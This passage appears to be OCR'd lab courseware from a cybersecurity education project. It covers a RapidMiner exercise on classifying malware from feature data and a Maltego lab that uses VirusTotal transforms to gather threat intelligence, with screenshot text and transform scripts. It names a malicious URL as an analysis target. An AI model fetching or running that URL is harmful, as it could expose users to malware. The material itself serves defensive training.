-	false	false	1433600.0	false	2.0	true	false	false	false	0.0	5.04898397	5.465302
-	false	false	249856.0	true	2.0	true	false	false	false	3.93595358	3.15231018	4.944561
-	false	true	266240.0	true	2.0	true	false	true	false	3.11319832	4.12597388	5.076257
-	false	false	28672.0	false	2.0	true	true	false	false	1.99055573	1.82477376	2.269720
-	false	false	57344.0	false	2.0	true	false	false	false	4.25081421	2.25832916	5.340851
-	false	false	61440.0	false	3.0	true	true	false	false	0.0	1.66295879	0.256179
-	false	false	20480.0	false	1.0	false	false	false	true	0.0	2.36284697	2.585471
-	false	false	36864.0	false	2.0	true	false	false	false	0.0	0.0	4.880521
-	false	false	45056.0	false	2.0	true	false	false	false	2.62783358	1.49547413	6.314717
-	false	false	1228800.0	true	2.0	true	false	false	false	0.0	5.76105734	7.915261
-	false	false	270336.0	false	3.0	true	false	false	false	0.0	4.26034768	7.883916
-	false	false	753664.0	false	2.0	true	false	false	false	6.82487076	0.0	2.859968
-	false	false	28672.0	false	2.0	true	true	false	false	0.87713847	0.0	3.151834
-	false	false	24576.0	false	2.0	true	false	false	false	4.77391724	0.27874732	4.680437
-	false	false	98304.0	true	2.0	true	false	true	false	1.04965197	1.15277653	5.357404
-	false	false	122880.0	false	3.0	true	true	true	false	4.61082236	3.39220570	6.124217
-	false	false	487424.0	false	3.0	true	true	false	false	0.0	2.72471421	7.930050

7. When loading manually specify name and type of all attributes (headers of columns). You can take names and types for attributes from “joined_data.xml” (in a paid version, RapidMiner does it automatically).

This project is financed by: Tempus


172.16.2.53 - Remote Desktop Connection
File Edit Process Tools View Help
Offline
Home
Design (F8)
Results (F9)
Data import wizard - Step 4 of 5

This wizard guides you to import your data.
Step 4: RapidMiner Studio uses strongly typed attributes. In this step, you can define the data types of your attributes. Furthermore, RapidMiner Studio assigns roles to the attributes, defining what they can be used for by the individual operators. These roles can be also defined here. Finally, you can rename attributes or deselect them entirely.


☑ Preview uses only first 100 rows. Date format

✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
false	false	516096.0	true	2.0	true	false	false	false	6.47048907	4.48092293	5.44602102	6.649024
polyno...	polyno...	real	polyno...	real	polyno...	polyno...	polyno...	polyno...	real	real	real	real
attribute	attribute	attribute	attribute	attribute	attribute	attribute	attribute	attribute	attribute	attribute	attribute	attribute
false	false	151552	false	2	true	true	false	false	3.959	4.397	4.500	6.273
false	false	1110016	true	2	true	false	false	false	6.110	3.603	4.773	6.526
false	false	61440	true	2	true	true	false	false	0	4.919	1.574	6.239
false	false	290816	true	2	true	false	false	false	3.873	1.386	5.256	6.119
false	false	274432	true	2	true	false	false	false	5.805	2.542	5.277	6.536
false	false	28672	false	2	true	true	false	false	3.059	0.141	4.847	6.062
false	false	45056	false	2	true	true	false	false	0	5.023	0.138	5.643
false	false	53248	false	2	true	false	true	false	4.404	0	3.770	6.565
false	false	180224	false	3	true	false	false	false	4.704	1.745	3.612	5.818
false	false	1433600	false	2	true	false	false	false	0	5.049	5.465	6.709
false	false	249856	true	2	true	false	false	false	3.936	3.152	4.945	6.609
false	true	266240	true	2	true	false	true	false	3.113	4.126	5.076	6.683
false	false	28672	false	2	true	true	false	false	1.991	1.825	2.270	4.690
false	false	57344	false	2	true	false	false	false	4.251	2.258	5.341	6.575
false	false	61440	false	3	true	true	false	false	0	1.663	0.256	5.983

2 errors. ☑ Ignore errors ☐ Show only errors

Row, Column	Error	Original value	Message
columns 4, 6, 18, 21 and 39	duplicate attribute name	true	
columns 1, 2, 7, 8, 9, 14, 15, 19, 20, 23, 24...	duplicate attribute name	false	

Educating the Next generation experts in Cyber Security


172.16.2.53 - Remote Desktop Connection
File Edit Process Tools View Help
Offline
Home
Design (F8)
Results (F9)
Wiza
Data import wizard - Step 4 of 5

This wizard guides you to import your data.
Step 4: RapidMiner Studio uses strongly typed attributes. In this step, you can define the data types of your attributes. Furthermore, RapidMiner Studio assigns roles to the attributes, defining what they can be used for by the individual operators. These roles can be also defined here. Finally, you can rename attributes or deselect them entirely.

Reload data | Guess value types | [✓] Preview uses only first 100 rows. | Date format

!!NewAttrributeName!!	false	516096.0	true	2.0	true	false	false	false	6.47048907	4.48092293	5.446021
binominal	polyno...	real	polyno...	real	polyno...	polyno...	polyno...	polyno...	real	real	real
attribute	attribute	attribute	attribute	attribute	attribute	attribute	attribute	attribute	attribute	attribute	attribute
false	151552	false	2	true	true	false	false	3.959	4.397	4.500	6.273
false	1110016	true	2	true	false	false	false	6.110	3.603	4.773	6.526
false	61440	true	2	true	true	false	false	0	4.919	1.574	6.239
false	290816	true	2	true	false	false	false	3.873	1.386	5.256	6.119
false	274432	true	2	true	false	false	false	5.805	2.542	5.277	6.536
false	28672	false	2	true	true	false	false	3.059	0.141	4.847	6.062
false	45056	false	2	true	true	false	false	0	5.023	0.138	5.643
false	53248	false	2	true	false	true	false	4.404	0	3.770	6.565
false	180224	false	3	true	false	false	false	4.704	1.745	3.612	5.818
false	1433600	false	2	true	false	false	false	0	5.049	5.465	6.709
false	249856	true	2	true	false	false	false	3.936	3.152	4.945	6.609
true	266240	true	2	true	false	true	false	3.113	4.126	5.076	6.683
false	28672	false	2	true	true	false	false	1.991	1.825	2.270	4.690
false	57344	false	2	true	false	false	false	4.251	2.258	5.341	6.575
false	61440	false	3	true	true	false	false	0	1.663	0.256	5.983

2 errors. [✓] Ignore errors [ ] Show only errors

Row, Column	Error	Original value	Message
columns 4, 6, 18, 21 and 39	duplicate attribute name	true	
columns 1, 2, 7, 8, 9, 14, 15, 19, 20, 23, 24...	duplicate attribute name	false	

Previous | Next | Finish | Cancel

<u>Note:</u> The Import wizzard will show you only a preview of your data (like 100 first lines). It is ok, don't be confused. Later it will load the whole file as a data source.
<u>Note:</u> Watch the tutorials to understand how RapidMiner works if you are not familiar with Data Mining at all.

8. Choose and apply different feature weighting (Feature Selection) techniques.
9. Choose and apply different classification methods (model instantiation step, the best example is a Decision Tree – based ones).
10. (optional) Prepare a project including the full chain for experiment with 10-fold based validation.

This project is financed by: Tempus

11. (advanced) While following the guideline, try to build your own decision model.
12. (advanced) Try to use different combinations of features and classification methods. Identify the best one in accordance with focus on maximizing accuracy metric.

Questions

1. What feature type seems to be the best one for preparing a heuristic malware engine with the available data?
2. Explain the answer to the previous question. What would you do if it is necessary to sacrifice recall metric in order to get precision metric better?
3. How the knowledge you've obtained could help you to simplify malware analysis processes?

Sources

1. Data Mining and Analysis courses
2. https://en.wikipedia.org/wiki/Precision_and_recall

This project is financed by: Tempus

ENGENSEC
Educating the Next generation experts in Cyber Security

Lab 10. Data Mining with Maltego

Goals:
- Learn how to use data mining for malware detection and incident response;
- Get practical skills of using the Maltego visualisation platform for solving tasks from the scope of malware detection and analysis.
    - Build analysis graph with existing entities and transforms (e.g. Virustotal, Paterva) for collecting information about malware and malicious URLs

Software:
- OS
    - Windows (Linux)
- Python 2.7
- Python modules
- Maltego CE (Comunity Edition), available at https://www.paterva.com/web7/buy/maltego-clients/maltego-ce.php
- Extra transform sets (Python scripts and entities for Maltego) you can download and import to Maltego platform.
    - Lookinglass Virustotal transforms (for Private API) https://github.com/Lookingglass/Maltego
    - MaltegoVTPublic https://github.com/michael-yip/MaltegoVT (for Public API)


Study Guide

Watch the demo before to get the idea how Maltego works:
https://www.youtube.com/watch?v=rn76eiRWQks

Tasks

1. Open MaltegoCE and cancel registration to continue without registration or register yourself to get access to PATERVA URLs transforms.

This project is financed by: Tempus


Welcome to Maltego!

STEPS
1. Welcome
2. Login
3. Login result
4. Help Improve Maltego

WELCOME:


Welcome to Maltego Community Edition!

This wizard will guide you through the steps of setting up your Maltego Client for first use.

We hope that you enjoy using our product as much as we enjoy building it!

Please note that the Community Edition is intended for non-commercial use only!


2. Import VirusTotal API transform from LookingGlass located in the folder ‘C:\STUDENT_LABS\Lab10 - Data Mining with Maltego\LookingglassVT\’



Import Config

Import configuration from an MTZ, MTGX, or MTGL file from other Maltego users.

3. Go to Manage transforms:




Manage Transforms

Manage the transforms available to this client

Click the help button to get more help on Maltego features

This project is financed by: Tempus

4. Verify that you have Lookinglass VirusTotal (for Private API) local tranforms succesfully imported.
5. Change the working directory for every imported transform in the ‘Manage Transforms’ tab in the set ‘Virustotal’:



Transform	Status	Location	Default set	Input	Output
✓ To Email Addresses [using Search Engine]	Ready	CE311C TAS	Related Email addresses	Email Address	Email Address
✓ To IP Address [DNS]	Ready	CE311C TAS	Resolve to IP	DNS Name	IPv4 Address
✓ domainToCommunicatingHash	Ready	Local	VirusTotal	Domain	Any
✓ domainToDownloadedHash	Ready	Local	VirusTotal	Domain	Any
✓ domainToIP	Ready	Local	VirusTotal	Domain	Any
✓ exploitToHash	Ready	Local	VirusTotal	Threat	Any
✓ hashToBehavioralFileName	Ready	Local	VirusTotal	Hash	Any
✓ hashToCommandRun	Ready	Local	VirusTotal	Hash	Any

domainToCommunicatingHash
[VT.domainToCommunicatingHash]

Origin
Repository: Local
Default set: VirusTotal
Author: SWeinstein

Description

Status

Properties	
Description	
Status	Ready
Location	Local
Default set	VirusTotal
Input	Domain
Output	Any
Transform Inputs	
Command line *	C:\Python27\python.exe
Command parameters	VTtransforms.py domainToCommunicatingHash
Working directory	C:\Users\Steven\Documents\Lookingglass\VirusTotal\Maltego
Show debug info	☐

from default:

“C:\Users\Steven\Documents\Lookingglass\VirusTotal\Maltego”


to:

“c:\STUDENT_LABS\Lab10 - Data Mining with Maltego\LookingglassVT\”

Read for more information: https://github.com/Lookingglass/Maltego

6. Specify your personal Virustotal Private API key to the following python script: “c:\STUDENT_LABS\Lab10 - Data Mining with Maltego\LookingglassVT\VTtransforms.py”


This project is financed by: Tempus



VTtransforms.py - C:\STUDENT_LABS\Lab10 - Data Mining with Maltego\LookingglassVT\VTtransforms.py

```
'''
import os, sys
import requests
from json import loads

from MaltegoClass import MaltegoTransform, EntityTypes

#declare required api params
api_base = "https://www.virustotal.com/vtapi/v2/"
api_key = "<Your Virustotal Private API key>"

################################################################################

def iocToHash(me, string_in):
    try:
        response = requests.get(api_base + 'file/search?apikey=' + api_key + '&q
        response_json = response.json()
```

7. If you don't have the personal Virustotal key, you need to register yourself at Virustotal. Then you can get your Public API key from your profile:



VirusTotal is a free service that **analyzes suspicious files and URLs** and facili
the quick detection of viruses, worms, trojans, and all kinds of malware.

If you need to upgrade your Public API key to the Private one to be able to use Lookingglass VT API Transforms, contact your teacher.

Important:

There is a problem with the old SSL package with no TLS support in Python 2.7 installed on the VM that results in the following error when calling the VT transforms:

This project is financed by: Tempus

```
hashToIP Unknown Error:  Type: <class 'requests.exceptions.SSLError'>
Value:[Errno 1] _ssl.c:507: error:14090086:SSL
routines:SSL3_GET_SERVER_CERTIFICATE:certificate verify failed
```

To solve the problem:

1. On the VM, in the command line, run:

```
easy_install pip
```


2. Upgrade the 'requests' python package:

```
pip install requests[security]
```

Note: The 'hashToIP' transofrm has a bug in implementation with handling 'response_code' in the response. Try to find it and fix.

8. Create an empty Graph.

This project is financed by: Tempus



9. Create a Maltego machine (a script that runs Maltego Transforms) to analyse the malicious object given by a teacher. For example, start with the 'Infrastructure -> URL' entity and collect and visualize all possible information about the threat.
   a. Create necessary local Maltego transforms (e.g. URLToWebsite, URLToHash)
10. Analyze the following URL: http://allhealthsol.com/data/content.bin

Examples of Maltego machines:

```
//Welcome to Maltego Machines!

//Each machine starts with a statement like this
machine("NioguardURLtoThreatIntelligence",
        displayName:"Nioguard URL to Threat Intelligence",
        author:"Alexander Adamov",
        description: "Collects threat intelligence by URL") {
    //A macro machine has a start function like this
    start {
         paths{
            path{
             run("nioguard.URLtoHash")
            }
```

This project is financed by: Tempus

```
path{
 run("nioguard.urlToNioguardDetection")
}
path
{
   run("nioguard.URLtoWebsite")
   paths{
      path{
         run("paterva.v2.WebsitetoDNSName")

         paths {
            path {
               run("paterva.v2.DomainToPerson_PGP")
            }

            path {
               run("paterva.v2.DNSNameToIPAddress_DNS")
               paths {
                  path {
                     //run("paterva.v2.IPAddressToNetblock_whois")
                     //run("paterva.v2.NetblockToAS_SS")
                     run("michaelyip.GetCountry")
                  }
                  path {
                     run("paterva.v2.toLocation")
                  }
                  path {
                     run("paterva.v2.vtpubIPUrl")
                  }
                  path {
                     run("paterva.v2.IPAddressToEntities_Whois_NER")
                     type("maltego.Location")
                     delete()
                  }
               }
            }
            path {
               run("paterva.v2.DNSNameToDomain_DNS")
               paths {
                  path {
                     run("VT.urlToDetectionRatio")
                     run("paterva.v2.DomainToEntities_Whois_NER")
                     type("maltego.Location")
                     delete()
                  }
                  path {
                     run("paterva.v2.DomainToSOAInformation")
                  }
               }
            }
         }
```

This project is financed by: Tempus

```
                  }
                }
              }
            }

        }
    }
//Of course there is much more you can do with machines... Have fun!
```

```
//Welcome to Maltego Machines!

//Each machine starts with a statement like this
machine("nioguard.NioguardHashtoThreatIntelligence",
        displayName:"Nioguard Hash to Threat Intelligence",
        author:"Alexander Adamov",
        description: "Collect threat intelligence by a file hash") {

    //A macro machine has a start function like this
    start {

        paths{
            path{
                run("nioguard.hashToIoCs")
            }
            path{
                run("VT.hashToBehavioralFileName")
            }
            path{
                run("VT.hashToCommandRun")
            }
            path{
                run("VT.hashToDomain")
            }
            path{
                run("VT.hashToDetectionRatio")
            }
            path{
                run("VT.hashToDomain")
            }
            path{
                run("VT.hashToIP")
            }
```

